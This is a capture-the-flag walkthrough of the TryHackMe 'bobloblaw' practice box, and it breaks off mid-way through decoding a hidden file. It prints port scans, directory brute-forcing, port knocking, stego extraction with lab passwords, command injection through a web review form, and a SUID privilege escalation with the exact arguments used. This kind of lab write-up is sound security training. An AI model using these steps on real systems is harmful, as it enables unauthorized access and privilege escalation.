
Description: “Successfully hack into bobloblaw’s computer”
Tags: security
TryHackMe Difficulty: Medium
I’m going to preface my write-up with a warning: If you do not enjoy rabbit holes (more like troll holes, if we’re being honest), move on to a different box.
We’ll kick it off with our usual enumeration:
Nmap:
odin@asgard:~$ nmap -sC -sV 10.10.148.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-14 22:41 EDT
Nmap scan report for 10.10.148.140
Host is up (0.084s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 e7:28:a6:33:66:4e:99:9e:8e:ad:2f:1b:49:ec:3e:e8 (DSA)
| 2048 86:fc:ed:ce:46:63:4d:fd:ca:74:b6:50:46:ac:33:0f (RSA)
| 256 e0:cc:05:0a:1b:8f:5e:a8:83:7d:c3:d2:b3:cf:91:ca (ECDSA)
|_ 256 80:e3:45:b2:55:e2:11:31:ef:b1:fe:39:a8:90:65:c5 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelService detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.41 seconds
Let’s check out port 80, and we get a default Apache page…lovely.
Nikto:
odin@asgard:~$ nikto -h http://10.10.148.140
– Nikto v2.1.6
—————————————————————————
+ Target IP: 10.10.148.140
+ Target Hostname: 10.10.148.140
+ Target Port: 80
+ Start Time: 2020-10-14 23:42:21 (GMT-4)
—————————————————————————
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use ‘-C all’ to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 3400, size: 5ab85cfdde1d0, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7889 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2020-10-14 23:54:06 (GMT-4) (705 seconds)
—————————————————————————
+ 1 host(s) tested
Threw a dirb/gobuster in there for good measure, but we didn’t recover anything of use. Let’s see how CTF-like this is. We’ll check the default page source:
<!–
Modified from the Debian original for Ubuntu
Last updated: 2014-03-19
See: https://launchpad.net/bugs/1288690
–>
<!–
K1stLS0+Kys8XT4rLisrK1stPisrKys8XT4uLS0tLisrKysrKysrKy4tWy0+KysrKys8XT4tLisrKytbLT4rKzxdPisuLVstPisrKys8XT4uLS1bLT4rKysrPF0+LS4tWy0+KysrPF0+LS4tLVstLS0+KzxdPi0tLitbLS0tLT4rPF0+KysrLlstPisrKzxdPisuLVstPisrKzxdPi4tWy0tLT4rKzxdPisuLS0uLS0tLS0uWy0+KysrPF0+Li0tLS0tLS0tLS0tLS4rWy0tLS0tPis8XT4uLS1bLS0tPis8XT4uLVstLS0tPis8XT4rKy4rK1stPisrKzxdPi4rKysrKysrKysrKysuLS0tLS0tLS0tLi0tLS0uKysrKysrKysrLi0tLS0tLS0tLS0uLS1bLS0tPis8XT4tLS0uK1stLS0tPis8XT4rKysuWy0+KysrPF0+Ky4rKysrKysrKysrKysrLi0tLS0tLS0tLS0uLVstLS0+KzxdPi0uKysrK1stPisrPF0+Ky4tWy0+KysrKzxdPi4tLVstPisrKys8XT4tLi0tLS0tLS0tLisrKysrKy4tLS0tLS0tLS0uLS0tLS0tLS0uLVstLS0+KzxdPi0uWy0+KysrPF0+Ky4rKysrKysrKysrKy4rKysrKysrKysrKy4tWy0+KysrPF0+LS4rWy0tLT4rPF0+KysrLi0tLS0tLS4rWy0tLS0+KzxdPisrKy4tWy0tLT4rKzxdPisuKysrLisuLS0tLS0tLS0tLS0tLisrKysrKysrLi1bKys+LS0tPF0+Ky4rKysrK1stPisrKzxdPi4tLi1bLT4rKysrKzxdPi0uKytbLS0+KysrPF0+LlstLS0+Kys8XT4tLS4rKysrK1stPisrKzxdPi4tLS0tLS0tLS0uWy0tLT4rPF0+LS0uKysrKytbLT4rKys8XT4uKysrKysrLi0tLS5bLS0+KysrKys8XT4rKysuK1stLS0tLT4rPF0+Ky4tLS0tLS0tLS0uKysrKy4tLS4rLi0tLS0tLS4rKysrKysrKysrKysrLisrKy4rLitbLS0tLT4rPF0+KysrLitbLT4rKys8XT4rLisrKysrKysrKysrLi4rKysuKy4rWysrPi0tLTxdPi4rK1stLS0+Kys8XT4uLlstPisrPF0+Ky5bLS0tPis8XT4rLisrKysrKysrKysrLi1bLT4rKys8XT4tLitbLS0tPis8XT4rKysuLS0tLS0tLitbLS0tLT4rPF0+KysrLi1bLS0tPisrPF0+LS0uKysrKysrKy4rKysrKysuLS0uKysrK1stPisrKzxdPi5bLS0tPis8XT4tLS0tLitbLS0tLT4rPF0+KysrLlstLT4rKys8XT4rLi0tLS0tLi0tLS0tLS0tLS0tLS4tLS1bLT4rKysrPF0+Li0tLS0tLS0tLS0tLS4tLS0uKysrKysrKysrLi1bLT4rKysrKzxdPi0uKytbLS0+KysrPF0+Li0tLS0tLS0uLS0tLS0tLS0tLS0tLi0tLVstPisrKys8XT4uLS0tLS0tLS0tLS0tLi0tLS4rKysrKysrKysuLVstPisrKysrPF0+LS4tLS0tLVstPisrPF0+LS4tLVstLS0+Kys8XT4tLg==
–>
And near the bottom we have:
<!–
Dang it Bob, why do you always forget your password?
I’ll encode for you here so nobody else can figure out what it is:
HcfP8J54AK4
–>
We have a CTF-ish hunt. I can smell the trolls from here…
Alrighty, so now let’s base64 decode that:
+[—>++<]>+.+++[->++++<]>.—.+++++++++.-[->+++++<]>-.++++[->++<]>+.-[->++++<]>.–[->++++<]>-.-[->+++<]>-.–[—>+<]>–.+[—->+<]>+++.[->+++<]>+.-[->+++<]>.-[—>++<]>+.–.—–.[->+++<]>.————.+[—–>+<]>.–[—>+<]>.-[—->+<]>++.++[->+++<]>.++++++++++++.———.—-.+++++++++.———-.–[—>+<]>—.+[—->+<]>+++.[->+++<]>+.+++++++++++++.———-.-[—>+<]>-.++++[->++<]>+.-[->++++<]>.–[->++++<]>-.——–.++++++.———.——–.-[—>+<]>-.[->+++<]>+.+++++++++++.+++++++++++.-[->+++<]>-.+[—>+<]>+++.——.+[—->+<]>+++.-[—>++<]>+.+++.+.————.++++++++.-[++>—<]>+.+++++[->+++<]>.-.-[->+++++<]>-.++[–>+++<]>.[—>++<]>–.+++++[->+++<]>.———.[—>+<]>–.+++++[->+++<]>.++++++.—.[–>+++++<]>+++.+[—–>+<]>+.———.++++.–.+.——.+++++++++++++.+++.+.+[—->+<]>+++.+[->+++<]>+.+++++++++++..+++.+.+[++>—<]>.++[—>++<]>..[->++<]>+.[—>+<]>+.+++++++++++.-[->+++<]>-.+[—>+<]>+++.——.+[—->+<]>+++.-[—>++<]>–.+++++++.++++++.–.++++[->+++<]>.[—>+<]>—-.+[—->+<]>+++.[–>+++<]>+.—–.————.—[->++++<]>.————.—.+++++++++.-[->+++++<]>-.++[–>+++<]>.——-.————.—[->++++<]>.————.—.+++++++++.-[->+++++<]>-.—–[->++<]>-.–[—>++<]>-.
-_-; brainfuck. Ooook, let’s Google for a brainfuck compiler and run that.
“When I was a kid, my friends and I would always knock on 3 of our neighbors doors. Always houses 1, then 3, then 5!”
Port knocking, now we’re getting somewhere.
odin@asgard:~$ knock 10.10.148.140 1 3 5
I’m not sure if there is a specific amount of times this was to be done (I didn’t inspect anything for knockd when I got into the box), but I ran it 10 times to see if a brute-force would work…and it did:
odin@asgard:~$ nmap -A 10.10.148.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-15 10:39 EDT
Nmap scan report for 10.10.148.140
Host is up (0.087s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 e7:28:a6:33:66:4e:99:9e:8e:ad:2f:1b:49:ec:3e:e8 (DSA)
| 2048 86:fc:ed:ce:46:63:4d:fd:ca:74:b6:50:46:ac:33:0f (RSA)
| 256 e0:cc:05:0a:1b:8f:5e:a8:83:7d:c3:d2:b3:cf:91:ca (ECDSA)
|_ 256 80:e3:45:b2:55:e2:11:31:ef:b1:fe:39:a8:90:65:c5 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
445/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp open http Werkzeug httpd 1.0.1 (Python 3.5.3)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
We’ve now got FTP on 21, along with 2 additional HTTP on 445 and 8080.
445 gives us another default Apache page, and so does 8080.
The source on 445 provides us with:
<!–
Bob, I swear to goodness, if you can’t remember ********
It’s not that hard
–>
So we’ve got more ‘credentials’. Checking 8080, I did not see anything in the source, but gobuster reveals we have some interesting locations:
odin@asgard:~$ gobuster dir -u http://10.10.148.140:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.104.12:8080
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2020/10/23 03:06:33 Starting gobuster
===============================================================
/blog (Status: 200)
/login (Status: 200)
/review (Status: 200)
/blog1 (Status: 200)
/blog2 (Status: 200)
/blog3 (Status: 200)
/blog4 (Status: 200)
/blog5 (Status: 200)
/blog6 (Status: 200)
http://10.10.148.140:8080/login brings us to…well..a login screen. But we don’t have any credentials yet. However, if we examine the previous findings, we’ll find some.
If we recall the encoded message in the port 80 source, by decoding that with base58 (didn’t look like base64 and it said decode, process of elimination), we get a password. Trying this on the 8080 web server, does not yield results (neither does the 445 source password). How about using this on the FTP server?
odin@asgard:~$ ftp 10.10.193.133
Connected to 10.10.193.133.
220 (vsFTPd 3.0.2)
Name (10.10.193.133:odin): bob
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
We’re in! Let’s take a look.
ftp> pwd
257 “/”
ftp> ls -lah
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-xr-x 3 1001 1001 4096 Jul 25 14:08 .
dr-xr-xr-x 3 1001 1001 4096 Jul 25 14:08 ..
-rw-r–r– 1 1001 1001 220 Jul 25 14:07 .bash_logout
-rw-r–r– 1 1001 1001 3771 Jul 25 14:07 .bashrc
-rw-r–r– 1 1001 1001 675 Jul 25 14:07 .profile
-rw-r–r– 1 1001 1001 8980 Jul 25 14:07 examples.desktop
dr-xr-xr-x 3 65534 65534 4096 Jul 25 14:08 ftp
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls -lah
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-xr-x 3 65534 65534 4096 Jul 25 14:08 .
dr-xr-xr-x 3 1001 1001 4096 Jul 25 14:08 ..
drwxr-xr-x 2 1001 1001 4096 Jul 28 16:05 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls -lah
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 1001 1001 4096 Jul 28 16:05 .
dr-xr-xr-x 3 65534 65534 4096 Jul 25 14:08 ..
-rw-r–r– 1 1001 1001 8183 Jul 28 16:05 cool.jpeg
226 Directory send OK.
ftp> get cool.jpeg
local: cool.jpeg remote: cool.jpeg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cool.jpeg (8183 bytes).
226 Transfer complete.
8183 bytes received in 0.09 secs (85.5911 kB/s)
ftp> exit
221 Goodbye.
Opening cool.jpeg, we see a picture of a really cool guy. But what else is this image hiding?
odin@asgard:~$ steghide extract -sf cool.jpeg -xf nopwdata
Enter passphrase:
steghide: could not extract any data with that passphrase!
Hmm…let’s try with our 445 password:
odin@asgard:~$ steghide extract -sf cool.jpeg -p p@55w0rd -xf data
wrote extracted data to “data”.
Great! Let’s see what we have:
odin@asgard:~$ cat data
zcv:p1fd3v3amT@55n0pr
/bobs_safe_for_stuff
We’ve got another code, and a path. Trying this on the 80 port doesn’t return anything, but 445 does…
Remember this next time bob, you need it to get into the blog! I’m taking this down tomorrow, so write it down!
– ***********
Doing enough CTFs, I’ve seen more Vigenère’s than I can recall. And with our findings on the 445 path, we should now have a key. Let’s decode and get our solution:
bob:*****************
We should now have our 8080/login password for bob.
Now, this part should have been more obvious to me but I went a complete different direction at first. You can click “here!” and preview the default review. By entering something into the ‘Review me!’ box, this passes to /review. Text appears to work, so I went with trying HTML and Java.
I could get both HTML and XSS (Java alerts) to work. I ended up sidelining myself for a bit on the XSS front. I tried utilizing JSshell 2.9 (shelld3v) on my Kali box, but after multiple upgrades and updates along with the python2/3 switch, Python is pretty hosed. So I switched to my Parrot box and gave it a go.
Once up and running with JSshell, I realized that the XSS route wasn’t the way to go after thinking about the likelihood of stored XSS on a THM box. But something I should have tried first, was RCE.
Submitting ‘ls’ within the review input box and submitting gives us the following output under ‘/review’:

Well, now that we have verified RCE, we can use a reverse shell to ideally obtain access to the box.
www-data@bobloblaw-VirtualBox:~/html2$
We’re in.
Poking around, we start to see one of many rabbit holes/red herrings:
www-data@bobloblaw-VirtualBox:~$ ls -lah
ls -lah
total 1.4M
drwxr-xr-x 5 www-data www-data 4.0K Jul 29 22:14 .
drwxr-xr-x 15 root root 4.0K Jul 25 10:16 ..
lrwxrwxrwx 1 www-data www-data 9 Jul 29 22:14 .bash_history -> /dev/null
drwxr-xr-x 2 www-data www-data 4.0K Jul 28 15:54 html
drwxr-xr-x 4 www-data www-data 4.0K Jul 28 16:08 html2
drwxr-xr-x 2 www-data www-data 4.0K Aug 6 14:45 html4
-rw-rw-r– 1 www-data www-data 430K Jul 25 10:27 reno2.jpg
-rw-rw-r– 1 www-data www-data 878K Jul 25 10:27 reno.jpg
These were fairly obvious once spinning up a Python HTTP server and pulling them down, but I investigated anyways. Using steghide on reno.jpg returns back “i’m just a DOG, leave me alone“, while reno2.jpg gives us “jcug xue, paw W’s vhooz pxgz Moxhr’y gcm. Lt O fcaor ikcuvs gqczksx dbopor, L’r vuchdprb pk d fgepow, qac mux xavh lritg o xdphlh nrzk!” I attemped a ROT on this first, but didn’t find a successful combination. However, a Vigenère with key ‘dog’ gives us “good job, but I’m still just Jared’s dog. If I could choose another animal, I’d probably be a rabbit, cuz you just found a rabbit hole!”
Thanks, Jared.
Looking back at the /var/www/ directory, we can see the following:
/html = 80
/html2 = 8080
/html4 = 445
Within /html4/, comes another rabbit hole. The ‘user’ file contains a “private OpenSSH key”, which I couldn’t figure out nor get to work in any capacity. Maybe I’ll look into it further, but I doubt it.
I did run LinPEAS, which did find a few interesting things (1 pointed towards a later solution, and 1 didn’t go far), but they were:
* * * * * root cd /home/bobloblaw/Desktop/.uh_oh && tar -zcf /tmp/backup.tar.gz
And
[+] Permissions in init, init.d, systemd, and rc.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /etc/init/flask.conf
As with many of these THM boxes, unique or SUID binary files have been the trick to solving. Let’s take a look at them:
www-data@bobloblaw-VirtualBox:~/html2$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/ubuntu-app-launch/oom-adjust-setuid-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/arping
/usr/bin/blogFeedback
/usr/bin/passwd
/bin/ntfs-3g
/bin/su
/bin/fusermount
/bin/mount
/bin/ping
/bin/umount
/opt/VBoxGuestAdditions-6.1.12/bin/VBoxDRMClient
Looks that blogFeedback is going to be our ticket. Let’s have a better look and see a few things about it:
www-data@bobloblaw-VirtualBox:/usr/bin$ blogFeedback
blogFeedback
Order my blogs!
We get ‘Order my blogs!’, which a) I will not do, and b) seems to be a static response. What does ltrace do?
www-data@bobloblaw-VirtualBox:/usr/bin$ ltrace blogFeedback
ltrace blogFeedback
puts(“Order my blogs!”) = 16
Order my blogs!
+++ exited (status 0) +++
I don’t see any variables we can set offhand. What about strace?
www-data@bobloblaw-VirtualBox:/usr/bin$ strace blogFeedback
strace blogFeedback
execve(“/usr/bin/blogFeedback”, [“blogFeedback”], [/* 12 vars */]) = 0
brk(NULL) = 0x556a5f20e000
access(“/etc/ld.so.nohwcap”, F_OK) = -1 ENOENT (No such file or directory)
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f795f516000
access(“/etc/ld.so.preload”, R_OK) = -1 ENOENT (No such file or directory)
open(“/etc/ld.so.cache”, O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=98205, …}) = 0
mmap(NULL, 98205, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f795f4fe000
close(3) = 0
access(“/etc/ld.so.nohwcap”, F_OK) = -1 ENOENT (No such file or directory)
open(“/lib/x86_64-linux-gnu/libc.so.6”, O_RDONLY|O_CLOEXEC) = 3
read(3, “\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\20\5\2\0\0\0\0\0″…, 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1856752, …}) = 0
mmap(NULL, 3959200, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f795ef2d000
mprotect(0x7f795f0ea000, 2097152, PROT_NONE) = 0
mmap(0x7f795f2ea000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1bd000) = 0x7f795f2ea000
mmap(0x7f795f2f0000, 14752, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f795f2f0000
close(3) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f795f4fc000
arch_prctl(ARCH_SET_FS, 0x7f795f4fc700) = 0
mprotect(0x7f795f2ea000, 16384, PROT_READ) = 0
mprotect(0x556a5e62a000, 4096, PROT_READ) = 0
mprotect(0x7f795f519000, 4096, PROT_READ) = 0
munmap(0x7f795f4fe000, 98205) = 0
fstat(1, {st_mode=S_IFSOCK|0777, st_size=0, …}) = 0
brk(NULL) = 0x556a5f20e000
brk(0x556a5f230000) = 0x556a5f230000
write(1, “Order my blogs!\n”, 16Order my blogs!
) = 16
exit_group(0) = ?
+++ exited with 0 +++
I don’t see mention of much useful either. I want to know if this would merrit another response in the application, so I just ran cat on it:
www-data@bobloblaw-VirtualBox:/usr/bin$ cat blogFeedback
cat blogFeedback
ELF>�@:@8
@@@@h����� ���-�=�=`h�-�=�=����DDP�tdL L L <<Q�tdR�td�-�=�=/lib64/ld-linux-x86-64.so.2GNU����x��RBz]�7�J�:pGNU � �e�mR
4n } %”libc.so.6putssetreuidsystematoi__cxa_finalize__libc_start_mainGLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableu�i F�`� @@@�?�?�?��? @ @(@0@H�H��/H��t��H���5�/�%�/@�%�/h������%�/h������%�/h�������H�=��6/�DH�=�/H��/H9�tH�/H��t�������H�=a/H�5Z/H)�H��H��?H��H�H��tH��.H����fD���=!/u/UH�=�.H��t
H�=/�-����h�����.]�����{���UH��H�� �}�H�u��}�~�}�~H�=}�������E��G�E�H�H��H�E�H�H�H�Ǹ�����+U�9�tH�=>�U�����@�E��}�~�H�=4�8���������D���H�=0��#������f.�f�AWL�=�+AVI��AUI��ATA��UH�-�+SL)�H�����H��t�L��L��D��A��H��H9�u�H�[]A\A]A^A_��H�H��Order my blogs!Hmm… I disagree!Now that, I can get behind!/bin/sh8�����$����4���T���������D���,zRx
����+zRx
$H���PFJ
� �?�;*3$”Dp��\M����A�C
D|����]B�I�E �E(�D0�H8�G@j8A0A(B BB����`
������� 0
�
@`�� ������o����o���o����o�=6FVf@@GCC: (Debian 9.3.0-13) 9.3.0��0 � �
�p�� L � �=�=�=�?@8@H@���
��! 7H@F�=m`y�=�������!����=��=��=�L �@�� 8@7IH@�Pd�8@� �@@� �0]�P@��+��H@�e��H@ *”crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.7452__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryblogFeedback.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_fini_ITM_deregisterTMCloneTableputs@@GLIBC_2.2.5_edatasystem@@GLIBC_2.2.5__libc_start_main@@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used__libc_csu_initsetreuid@@GLIBC_2.2.5__bss_startmainatoi@@GLIBC_2.2.5__TMC_END___ITM_registerTMCloneTable__cxa_finalize@@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.comment�#��$6�� D��No
00V �^���o��k���o��z���B���� P������ � K�L L <�� ������=�-��?��@�8@8H@H�0H0h0H- �6F�
This is what I wanted to see, “Order my blogs!Hmm… I disagree!Now that, I can get behind!/bin/sh”
Providing the correct input values to the application, will give us another shell. As this program runs as user ‘bobloblaw’, we should then end up switching to that user. Time to pull up Ghidra and dive into this a bit. I am no Jacob, but I’ll be trying my best.
Diving in a bit with Ghidra, we find what we’re looking for:

Now, I am not great at fully interpreting most languages to their fullest, but being able to ‘pseudocode’ things has worked favorable so far. The way I read it and ‘brute forced’ my answers was needing a parameter less than ‘7’, or a string. After trying a randomization of 1-6, I went with the string ‘1 2 3 4 5 6’, which also didn’t work. Then I noticed “!= 7 – local_c” which lead me to trying this in reverse order. Jacob later explained to me:
That makes a lot more sense than the way I was reading it out.
After running as required, we now have a shell:
www-data@bobloblaw-VirtualBox:/usr/bin$ blogFeedback 6 5 4 3 2 1
blogFeedback 6 5 4 3 2 1whoami
bobloblaw
python -c ‘import pty;pty.spawn(“/bin/bash”)’
bobloblaw@bobloblaw-VirtualBox:/usr/bin$
And now we’re bobloblaw.
bobloblaw@bobloblaw-VirtualBox:/usr/bin$ You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez
You haven’t rooted me yet? Jeez

Yeahhhh…let’s stop that – now.
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$ ls -lah
ls -lah
total 40K
drwxrwx— 3 bobloblaw bobloblaw 4.0K Jul 28 15:08 .
drwxrwx— 16 bobloblaw bobloblaw 4.0K Aug 6 14:51 ..
-rw–w—- 1 bobloblaw bobloblaw 11K Jul 24 22:23 dontlookatthis.jpg
-rw–w—- 1 bobloblaw bobloblaw 11K Jul 24 22:29 lookatme.jpg
drwxrwx— 2 root root 4.0K Jul 28 14:18 .uh_oh
-rw–w—- 1 bobloblaw bobloblaw 109 Jul 27 23:06 user.txt
After navigating to the users home directory, I saw ‘Desktop’ and figured this was where our user flag would be.
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$ cat user.txt
cat user.txt
THM{********_*******_****_***}@jakeyee thank you so so so much for the help with the foothold on the box!!
Yes, thank you jakeyee…unless you set up these trolls also…
We also see ‘dontlookatthis.jpg’ and ‘lookatme.jpg’. More rabbit holes, but why not? Spin up another Python HTTP server and pull them down.
─[loki@parrot]─[~/Downloads]
└──╼ $steghide extract -sf lookatme.jpg -xf lookatdata
Enter passphrase:
wrote extracted data to “lookatdata”.┌─[loki@parrot]─[~/Downloads]
└──╼ $cat lookatdata
01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 00110001 01110011 00101011 01001011 01111010 00110100 01110010 01001011 01111001 01110011 00101011 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111010 00110100 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01010000 01000100 01110111 00111000 01010000 01000011 00110001 01100100 01010000 01101010 00110100 00101011 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110101 01010000 01101001 01110011 01110010 01001011 01111001 01110011 01110101 01001100 01010011 00110000 01110100 01001100 01101010 01110111 00111000 01001011 01111001 01110011 01110101 01010000 01101010 00110100 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 00110100 01110010 01001100 01101001 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01101001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110101 01010000 01000011 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001100 01101010 01110111 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001100 01101010 00110100 00101011 01001100 01010011 00110000 01110100 01001100 01101010 01110111 00111000 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110100 00101011 01010000 01101001 01110011 01110101 01010000 01000011 01110011 01110010 01001011 01111001 01110011 01110101 01001011 01111001 01110011 01110010 01001011 01111001 00110100 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110100 00101011 01001100 01010011 00110000 01110101 01010000 01000100 01110111 01110101 01010000 01101001 01110011 01110010 01001011 01111001 01110011 01110101 01010000 01101001 01110011 01110101 01010000 01000100 01110111 01110101 01010000 01101001 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01101001 01110011 01110101 01010000 01101001 00110000 01110100 01001100 01010011 00110000 01110101 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001100 01101001 00110000 01110101 01010000 01000100 01110111 01110101 01010000 01101010 00110100 01110101 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110101 01010000 01000100 01110111 01110101 01010000 01101001 01110011 01110010 01001011 01111001 01110011 01110010 01001100 01101010 00110100 01110101 01010000 01000100 01110111 01110101 01010000 01101010 00110100 01110101 01010000 01000011 00110000 01110101 01001100 01101010 01110111 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 00110100 01110101 01001100 01101001 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01101010 00110100 00101011 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110101 01010000 01000011 01110011 01110010 01001100 01101001 00110000 01110100 01001100 01010011 00110100 00101011 01001100 01010011 00110000 01110101 01010000 01000011 00110100 00111000 01001100 01101010 00110100 01110100 01001100 01010011 00110000 01110100 01001100 01101010 00110100 01110101 01010000 01000011 01110011 01110010 01001011 01111001 01110011 01110101 01010000 01000011 00110100 00101011 01010000 01101001 01110011 01110101 01001100 01010011 00110000 01110100 01001100 01010011 00110100 01110100 01001100 01010011 00110100 00111000 01001100 01101010 01110111 01110101 01010000 01101010 00110100 01110010 01001011 01111001 00110100 01110010 01001011 01111001 01110011 01110010 01001011 01111001 00110100 00111000 01001011 01111001 01110011 01110010 01001100 01101001 00110000 01110100 01001100 01010011 00110100 00101011 01001100 01010011 00110000 01110101 01010000 01000100 01110111 01110101 01010000 01101010 00110100 01110010 01001011 01111001 00110100 00111000 01001011 01111001 01110011 01110010 01001011 01111001 00110100 01110010 01001011 01111001 01110011 01110010 01001100 01101001 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01010011 00110000 01110100 01001100 01101010 00110100 01110100 01001100 01010011 00110100 01110010 01001100 01101010 01110111 00111000 01001100 01101010 00110100 00101011 01001011 01111001 00110100 01110100 01001100 01010011 00110000 01110100 01001100 01010011 